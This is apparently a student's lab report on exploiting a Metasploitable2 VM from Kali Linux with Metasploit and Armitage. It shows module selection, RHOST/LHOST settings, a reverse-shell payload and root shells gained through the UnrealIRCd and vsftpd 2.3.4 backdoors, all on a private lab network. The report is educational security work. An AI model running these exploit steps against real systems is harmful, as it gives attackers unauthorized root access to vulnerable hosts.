
Lab 9 - Attacking Linux with Metasploit Framework

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ID: 18P7231

IP of Metasploitable Linux:

IP of Kali Linux:



service postgresql start & service postgresql status:

```
root@kali:/home/kali

File Actions Edit View Help

(root@kali)=[/home/kali]

service postgresql start

(root@kali)=[/home/kali]

service postgresql status

command not found

(root@kali)=[/home/kali]

service postgresql status

postgresql.service - PostgresQL RDBMS

Loaded: (loaded (/lib/systemd/system/postgresql.service; disabled; prese)

Active: active (exited) since Mon 2022-12-12 10:03:48 EST; 1 week 4 day>

Process: 82098 ExecStart=/bin/true (code=exited, status=0/SUCCESS)

Main PID: 82098 (code=exited, status=0/SUCCESS)

CPU: 1ms

Dec 12 10:03:48 kali systemd[1]: Starting PostgreSQL RDBMS...

Dec 12 10:03:48 kali systemd[1]: Finished PostgreSQL RDBMS.

lines 1-9/9 (END)
```

msfdb init:

```
File Actions Edit View Help

[i] Database already started
[i] The database appears to be already configured, skipping initialization

[i] Database papears to be already configured, skipping initialization

[i] The database appears to be already configured, skipping initialization

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[i] Database skipping initialization

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[i] The database appears to be already configured, ski
```

Msfconsole


msf > use exploit/unix/irc/unreal_ircd_3281_backdoor

msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.1.6

msf exploit(unreal_ircd_3281_backdoor) > exploit

```
E
                              root@kali: /home/kali
File Actions Edit View Help
 =[ metasploit v6.2.29-dev
-- --=[ 2271 exploits - 1189 auxiliary - 404 post
     --=[ 951 payloads - 45 encoders - 11 nops
+ -- --=[ 9 evasion
Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(
                                                 r) > set RHOST 192.168.1.6
RHOST ⇒ 192.168.1.6
                              ircd 3281_backdoor) > set payload cmd/unix/rever
msf6 exploit(
payload ⇒ cmd/unix/reverse
                                red 3281 backdoor) > set LHOST 192.168.1.5
msf6 exploit(
LHOST ⇒ 192.168.1.5
msf6 exploit(
[*] Started reverse TCP double handler on 192.168.1.5:4444
[*] 192.168.1.6:6667 - Connected to 192.168.1.6:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.1.6:6667 - Sending backdoor command...
```

msf > use exploit/unix/ftp/vsftpd_234_backdoor



msf exploit(vsftpd_234_backdoor) > set RHOST 172.16.108.172
msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > exploit
whoami

uname -a


```
File Actions Edit View Help
Exploit target:
     Id Name
View the full module info with the info, or info -d command.
\begin{array}{l} \underline{\rm msf6} \ \ {\rm exploit(unix/ftp/vsftpd\_234\_backdoor)} \ > \ {\rm set} \ \ {\rm RHOST} \\ \exists \ 192.168.1.6 \\ \underline{\rm msf6} \ \ {\rm exploit(unix/ftp/vsftpd\_234\_backdoor)} \ > \ \ {\rm exploit} \\ \end{array}
 [*] 192.168.1.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.6:21 - USER: 331 Please specify the password.
[+] 192.168.1.6:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.5:34779 → 192.168.1.6:6200) at 2022-12-23 12:01:28 -0500
П
                                                              root@kali: /home/kali
    File Actions Edit View Help
   [*] Accepted the section Client Comm
[*] Command: echo seM9JbiDSbSC4fqh;
[*] Writing to socket A
[*] Reading from sockets ...
[*] Reading from socket B
    [*] B: "seM9JbiDSbSC4fqh\r\n"
   [*] Matching...

[*] A is input...


[*] Command shell session 1 opened (192.168.1.5:4444 → 192.168.1.6:46488) at

2022-12-23 12:11:12 -0500
   sh: line 7: whiami: command not found
   whoami
  Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68 6 GNU/Linux
```


Click on the "Hosts" tab and then click on "Add Hosts"




Click on the "Hosts" tab and then click on "Add Hosts"



Right Click on the host entry and select "Shell 1" -> "Interact"



I have typed commands "whoami" and "uname -a"




Why do we need to assign an internal IP address (i.e., behind NAT) for Metasploitable2-Linux? What will happen if we assign a public IP to it?

A - Because in ipv4 we have limited number of IPs, so we must use NAT to control the limited number of ipv4 available addresses. B- Metasploitable is full of vulnerabilities[intentionally] and its purpose is for testing and learning, not to be public to the world, otherwise its vulnerabilities

will leak to the other devices on the same network and cause cyber catastrophics if an attacker noticed.

exploit another vulnerability using msfconsole



exploit another vulnerability using Armitage

